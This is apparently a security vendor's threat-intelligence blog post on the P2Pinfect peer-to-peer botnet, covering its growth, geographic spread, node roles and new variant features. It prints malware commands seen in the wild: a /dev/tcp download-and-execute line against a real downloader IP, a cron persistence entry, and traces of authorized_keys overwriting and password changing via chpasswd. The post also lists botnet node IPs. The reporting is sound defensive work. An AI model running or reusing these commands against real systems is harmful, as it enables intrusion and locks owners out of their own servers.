Cado Security Labs Researchers Witness a 600X Increase in P2Pinfect Traffic

cadosecurity.com/cado-security-labs-researchers-witness-a-600x-increase-in-p2pinfect-traffic/

September 20, 2023

Blog

September 20, 2023

Key Takeaways

- Cado Security Labs researchers have witnessed a 600x increase in P2Pinfect traffic since August 28th
- A 12.3% increase in traffic occurred in the week prior to publication of this blog
- P2Pinfect compromises have been observed in China, the United States, Germany, the United Kingdom, Singapore, Hong Kong and Japan
- Instances in both East-asian and American Cloud Service Providers (CSPs) are being leveraged as P2Pinfect peers


Introduction

In July 2023, Cado Security Labs researchers discovered P2Pinfect – a novel peer-to-peer botnet targeting servers hosting publicly-accessible instances of Redis. At the time, it was clear from our analysis that the malware was under active development and the botnet was in its infancy.

Since July, Cado researchers have closely followed the proliferation of this malware, noting a sharp increase in initial access events attributable to P2Pinfect. Furthermore, the malware's developers appear to be iterating on the capabilities of deployed payloads, releasing new variants with incremental updates at an extremely frequent rate. At this time, Cado researchers have analyzed four variants of P2Pinfect payloads. As noted at the time of the first publication on P2Pinfect, the malware includes a self-update mechanism, allowing these updates to be quickly pushed into production.

This blog will discuss Cado's analysis of the botnet itself, which has grown exponentially since the malware's discovery, and will include a section briefly covering the new capabilities of P2Pinfect Linux variants.

Botnet Overview



Botnet peer graph at time of writing


Since the original analysis of P2Pinfect in July 2023, there has been a marked increase in initial access attempts against Cado's honeypot infrastructure. The number of observed events attributable to P2Pinfect rose steadily on a weekly basis throughout August, before a dramatic increase throughout the month of September.

Before discussing the data in more detail, some clarification around terminology is required. For the purposes of this blog post, Cado researchers define an "event" as a P2Pinfect initial access attempt against deployments of Redis hosted on Linux cloud instances. This initial access vector was discussed in more detail in the original blog post but can be summarized as follows:

1. Malicious node (designated as `Initial Access (IA) Sender` by Cado researchers) connects to the target and issues the Redis `SLAVEOF` command to enable replication.
2. The attacker delivers a malicious Redis module to the target, allowing arbitrary shell commands to be run.

3. The module is used to execute the following command on the target: `exec 6<>/dev/tcp/<IA Downloader IP>/<Randomised port between 60100 and 60150> && echo -n ‘GET /linux’ >&6 && cat 0<&6 > /tmp/<randomised filename> && chmod +x /tmp/<randomised filename> && /tmp/<randomised filename> <encoded node list>`

1. This command utilizes the `/dev/tcp` device file to retrieve the primary payload from a designated downloader node (referred to as `IA Downloader`), before writing it to /tmp and executing it with the encoded list of botnet peers. Note that this differs slightly from the command observed in Cado’s original analysis.
2. The attacker executes another shell command to remove the Redis module from disk and disables replication via the `SLAVEOF NO ONE` Redis command.



```
system.exec "bash -c \"exec 6<>/dev/tcp/62.72.0.137/60101 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/Nct5odVAqv && chmod +x /tmp/Nct5odVAqv && /tmp/Nct5odVAqv
MPN46+oO+bTkvaLnrfEP9Oh+4lFF5GDg9hf6quW9oeSp8Q/06HzhUULqYOjyDeWo+qGm5qD9CfXqevNAQ+Ng7vMX/Kr6oaniqvoN8Pl/60Nf63j39QHztOGppeSr+ADk7Hb9REb9eurqCPuo7qWj5av6GfXrf/1FQP186fU
X+qvmqaXkq/gJ5O18/UBI4WDg8Bf5quCppeSr/w7k63/qX0Dmfvf2CPO05qOj7qz7CPTtbuFDQP186/wX+arsvaHgq/EP9Oh861FA43j39Q3lqOelveWq/QPy6X/jQlHif+HqCPut+qeg+qv8CP7vfuJBQ/N/6/QX/KP6oq
vttPkD8ul/40NR4n339gz6tOWmp/qr+Qz+737iQkTzf+n1F/iu+qWn+qnyA/Lpf+dFUeJ29/YL+rTlpab6q/MN/u9+4kVB83b39Qr6tOGnveap+wPy6X/nRVHneff9DeWr4L2i5avxD/Tof+RRQOt89/wP5avsq73hoP0J9
ep380RJ/Xvu6g34tOWjoe6s+wj16G7iQUf9f+3qC/is+qKj4qD9CfXpffNCSP1/6fUX+qzmvaLto/EP9Oh96lFF4GDr9A3lqeG9p+yg/Qn16XzzQEHgYOv0CeWo7b2i5q/xD/TofOdRROFg6/cX8qj6oafurPsI9+1u50Zf
4n/q6gjyr/qrq+6s+wj37G7iQEf9eOvqC/ms+qKk4aD9CfXpfPNAQOdg7PEX/a76oaPloP0J9e1980BD42Du/Rf6ou29oe6s+wj0627iQUD9fe3qD/+056qp4qr6DfAqb4GErJyqvcrmdR4nYaVoXc+8W/ru\""
```

Example initial access command

With this in mind, it’s important to consider that the statistics reported in this blog reflect Redis-specific behaviour and this is only half of P2Pinfect’s functionality. The malware also has the ability to propagate via SSH, and includes a list of username/password pairs to assist with SSH brute-forcing.

As a result, the following statistics are likely to be a fraction of real-world P2Pinfect activity and are intended to represent general trends.


Botnet Size and Composition

In combination with honeypot telemetry, Cado Security Labs researchers utilized common traffic analysis techniques during dynamic analysis of recent P2Pinfect variants. From this, and at the time of publication, 219 unique nodes were identified as IA Senders, IA Downloaders, peers or some combination thereof.

It’s worth reiterating that the actual size of the botnet is likely far larger, and this figure represents nodes that have directly interacted with our honeypot sensors or dynamic analysis instances.

Of the IPs identified as being compromised by P2Pinfect, the vast majority (59.8%) were located in China. This could suggest that the botnet originated in this region. However, there’s a lack of additional evidence to support this. Despite the high concentration of activity in China, P2Pinfect appears to have a wide geographical distribution.

Second to China, 15% of IPs in the botnet were located in the United States and a further 5% were located in Germany – demonstrating that the malware's activity is not limited to the Asia Pacific region. P2Pinfect is well-established in both the United States and Europe and presents a credible threat to vulnerable systems globally.




Additional analysis of observed IPs was conducted to discover information about their Autonomous System (AS) owners. The vast majority (35.3%) were owned by the Hangzhou branch of Alibaba, a major cloud provider in the Asia Pacific region. Cado researchers previously encountered Alibaba instances when analysing the Abcbot botnet, and their IPs are frequently sighted in honeypot telemetry.

In addition to Alibaba, a further 14.4% of IPs belonging to the Shenzen branch of Tencent were observed. Tencent is another major cloud provider in this region, so the presence of their IPs is unsurprising. Again, their IPs were observed as part of the Abcbot campaign and other similar cryptomining malware campaigns attributed to groups such as WatchDog.

Of all the P2Pinfect IPs analyzed, the third most common AS owner was Amazon (11.2%). This is significant both in terms of P2Pinfect's geographical spread and when considering AWS' Shared Responsibility Model. Cado's research indicates that a number of AWS users have deployed Redis or SSH servers vulnerable to P2Pinfect. These resources are then being leveraged to conduct initial access, serve and propagate the malware to other vulnerable nodes.

AS Owner Distribution




Tracking P2Pinfect Over Time

On a single honeypot sensor dedicated to monitoring P2Pinfect, Cado researchers observed 4,064 events since the 24th of August 2023. At the time of the malware's discovery, both the development of the agent and the botnet itself were in their infancy. Cado honeypots identified a small number (around 2 a week) of P2Pinfect initial access events throughout the majority of August, with this number climbing steadily to 6 events a week by the 3rd of September.

Following this date, P2Pinfect activity has increased rapidly with 3,619 events observed during the week of the 12th – 19th of September alone – an increase of **60216.7%**!

This increase in P2Pinfect traffic has coincided with a growing number of variants seen in the wild, suggesting that the malware's developers are operating at an extremely high development cadence. In just one week prior to this blog's publication, Cado researchers identified a 12.3% increase in P2Pinfect activity.
One conclusion that can be drawn from this analysis is that P2Pinfect's developers are intent both on iterating on the malware's functionality *and* increasing the size of the botnet.




Node Roles

It was mentioned in a previous section that nodes identified as being part of the botnet were designated `IA Sender` or `IA Downloader` tags, depending on whether their IPs had been observed conducting initial Redis exploitation or serving files via `/dev/tcp`. The selection criteria for this designation remains unclear.

When first analysing the botnet, it was assumed that every peer would be capable of serving payloads, scanning and conducting initial access. However, after graphing the observed nodes the logic appears to be more complex than that. Dynamic analysis demonstrated that after successful infection, each peer *will* conduct scanning of both the local network and the Internet for exposed Redis and SSH servers, in preparation for conducting initial access.


However, when viewing a graph of this activity Cado researchers noticed some peers being favored for file serving, regardless of geographical location or any other obvious metrics. It is expected that network health metrics, such as latency, ping and down/upload speed are instead being used to designate these peers as reliable file servers within the botnet.

In one such case, an `IA Sender` peer at the IP 124[.]225[.]78[.]48 designated 9 different peers as `IA Downloaders`, meaning that these peers were utilized as file servers to serve payloads after initial access had succeeded. A graph of this can be seen in the figure below.


8.217.27.44 - (IA Sender)
124.225.78.48 - (IA Sender) (Peer)
47.108.220.77 - (IA Sender)
121.40.167.102 - (IA Downloader) (Peer)
39.164.2.252 - (IA-Downloader)
203.195.207.127 - (IA Downloader)
39.107.70.17 - (IA Downloader)
182.86.188.5 - (IA Downloader)
47.100.13.56 - (IA Downloader)
116.198.200.159 - (IA Downloader)
47.102.84.218 - (IA Downloader)
111.229.39.206 - (IA Downloader)

124[.]225[.]78[.]48 peer *favored for initial access*

Similarly, a peer with the IP 103[.]101[.]153[.]27 (located in the US) was reused as an `IA Downloader` by 7 distinct `IA Senders`, across China and Japan. Again, an example of this can be seen in the following figure.


8.134.70.153 - (IA Sender)
139.162.84.189 - IA-Sender
43.137.14.91 - (IA Sender)
112.36.16.47 - (IA Sender)
103.101.153.27 - (IA Downloader)
47.115.210.85 - (IA Sender)
101.37.167.217 - (IA Sender)
47.108.140.177 - (IA Sender)

Other nodes favoured for file serving

P2Pinfect Incremental Updates


Persistence Registration

Addition of Cron persistence

The original samples of P2Pinfect lacked an obvious persistence mechanism (i.e. one that survives reboots), despite their relevant sophistication.

Recent samples of P2Pinfect have been updated to register persistence via the more traditional method of a cron job in addition to the original's `bash_logout` approach. The secondary payload `(bash)`, is responsible for this, and it attempts to write a cronjob to both `/etc/crontab` and `/var/spool/cron/<user>`.

The cron job launches the primary payload (`linux`) at every 30th minute of the hour and passes in an encoded argument, likely the node list referenced in Unit42's blog on the Windows version of P2Pinfect.



```
*/30 * * * * user /tmp/linux fTakK8lVE/qwNabmFE3IIKMmDQgmtSvGQwv8qi6v8BJVziOkLAoMJ6Es30oW8bAxq/0LSNEopSwKDCelLN9KF/iwNKbmFErINKQsCgwnoSnf
ShT8sDmm5hdJyTSkIg4GIKUrzUIF+aYysPkQStEvuycECiyjKs5PFuivMq7mEkLRI6M4DQUhryzPShb9vjOn5hRLyTSkIgkSJ6MixU0V+aoyvvkXS9EtrDgNBC+7KMVNFfmuMr7wF
1XOL6I4DQgnuyvLQh/+rjGu8AVPyDSsLxINJqA0zkwW8qgwr/oUW84qozgNCDinKclVFPioOqj4FEvMOqQnChIgpzTOQhfmrDSr8hNLziugNg0OJrsoylUU8acur/oXQckqpCYFHC
enKtFJE+apMrD+FEHJKqQiDxwlrDTOSxPmqS6o8B9NzyuhJBwOJKQ0zUkc5q4ur/sQQckqpCcNHCenKNFJEf6wMqzxC0rHIKMmDQwhtSLRSRTxsDGp/AtKyCCjJg0PJ7UrzkwL/qY
ur/kcVc4ppywKDCehKd9KFPmwMq34C0rGKbsnCwUsoyrOShTorzGq5hRKyjSkLg4SLqwgyUsU+qkgr/kSVcgiuyMOEiOtIMlLFPqrIKr/C0LLNKM4DQkgryzPShT8vjOn5hRLyjSk
IgQSJKAoxU0V+aw1vvkUQtEpuyULEieiIMlLFPmrIK/wFVXOK6U4DwQ4pyrMQRP4rzGt/S5VZXd2BiaiyDzuIw2If8A4wWh7
```

Example cron job written to /etc/crontab by P2Pinfect

Custom keepalive via additional payload

In addition to registering persistence via cron, recent P2Pinfect variants also utilize the `bash` payload to keepalive the main payload. The main payload conducts inter-process communication (IPC) with the `bash` process via an `AF_INET` socket running on 127.0.0.1 (the server's loopback address).

Included in this communication is the absolute path to the main payload itself, allowing the `bash` binary to monitor this location. If the main process is terminated and the binary deleted, `bash` will retrieve a copy of the main binary from a peer and save it as `/tmp/.raimi` before executing it again.

```
socket(AF_INET, SOCK_STREAM|SOCK_CLOEXEC, IPPROTO_IP) = 3
ioctl(3, FIONBIO, [1])                  = 0
connect(3, {sa_family=AF_INET, sin_port=htons(60114),
sin_addr=inet_addr("127.0.0.1")}, 16) = -1 EINPROGRESS (Operation now in progress)
ioctl(3, FIONBIO, [0])                  = 0
clock_gettime(CLOCK_MONOTONIC, {tv_sec=3378, tv_nsec=542095403}) = 0
clock_gettime(CLOCK_MONOTONIC, {tv_sec=3378, tv_nsec=542163780}) = 0
poll([{fd=3, events=POLLOUT}], 1, 1999) = 1 ([{fd=3, revents=POLLOUT}])
setsockopt(3, SOL_SOCKET, SO_RCVTIMEO_OLD, "\2\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 16) =
0
sendto(3, "a349PG0fT3H0tUsl", 16, MSG_NOSIGNAL, NULL, 0) = 16
recvfrom(3, "
{\"main_file\":\"/home/ubuntu/linux\",\"enc_nodes\":\"9WH0yImZBg==\",\"node\":null,\"
pid\":2288}", 1024, 0, NULL, NULL) = 84
recvfrom(3, "", 1024, 0, NULL, NULL)    = 0
close(3)
```

Example socket communication showing path to main payload

Updated Evasion

Authorized_keys overwrite

Recent versions of P2Pinfect overwrite existing SSH authorized_keys files with an attacker-controlled SSH key. Previously they would simply append this key to the file, leaving existing keys intact. Although a small change, in conjunction with restarting the `sshd` service, this has the effect of preventing users from logging in over SSH and removing the malware.

```
chmod("/home/ubuntu/.ssh", 0700)        = 0
open("/home/ubuntu/.ssh/authorized_keys",
O_WRONLY|O_CREAT|O_TRUNC|O_LARGEFILE|O_CLOEXEC, 0666) = 19
fcntl(19, F_SETFD, FD_CLOEXEC)          = 0
write(19, "\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC/2CmHl/eiVchVmng4TEPAxOnO+6R0Rb/W+zlwCR+/g3mHqsiadebQx
4rd5Ru/2HnSIut2kxm9Pz4ycxMIP4tNqyeHGpXhngTHnCduUwDofkVwz"..., 753) = 753
close(19)                               = 0
stat("/home/ubuntu/.ssh/authorized_keys", {st_dev=makedev(0xca, 0x1), st_ino=258163,
st_mode=S_IFREG|0600, st_nlink=1, st_uid=1000, st_gid=1000, st_blksize=4096,
st_blocks=8, st_size=753, st_atime=1694100980 /* 2023-09-07T15:36:20.976374833+0000
*/, st_atime_nsec=976374833, st_mtime=1694100980 /* 2023-09-
07T15:36:20.976374833+0000 */, st_mtime_nsec=976374833, st_ctime=1694100980 /* 2023-
09-07T15:36:20.976374833+0000 */, st_ctime_nsec=976374833}) = 0
chmod("/home/ubuntu/.ssh/authorized_keys", 0600) = 0
```

Strace demonstrating main payload overwriting authorized_keys

User password change

The main payload also iterates through all users on the system and attempts to change their user passwords to a string prefixed by `Pa_` and followed by 7 alphanumeric characters (e.g. `Pa_13HKlak`). Another variant used the password `Pa_1LDYeAo,` suggesting a new password is generated for each build. The malware utlizes the Linux `chpasswd` utility to achieve this, indicating that the developer expects to have obtained root in the target environment (the command would fail otherwise).

```
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
execve("/bin/bash", ["/bin/bash", "-c", "echo \"ubuntu:Pa_1LDYeAo\" | chpasswd;echo -
e \"Pa_1LDYeAo\\nroot:Pa_1LDYeAo\" | sudo -S chpasswd;echo -e
\"Pa_1LDYeAo\\nnobody:Pa_1LDYeAo\" | sudo -S chpassw"...]
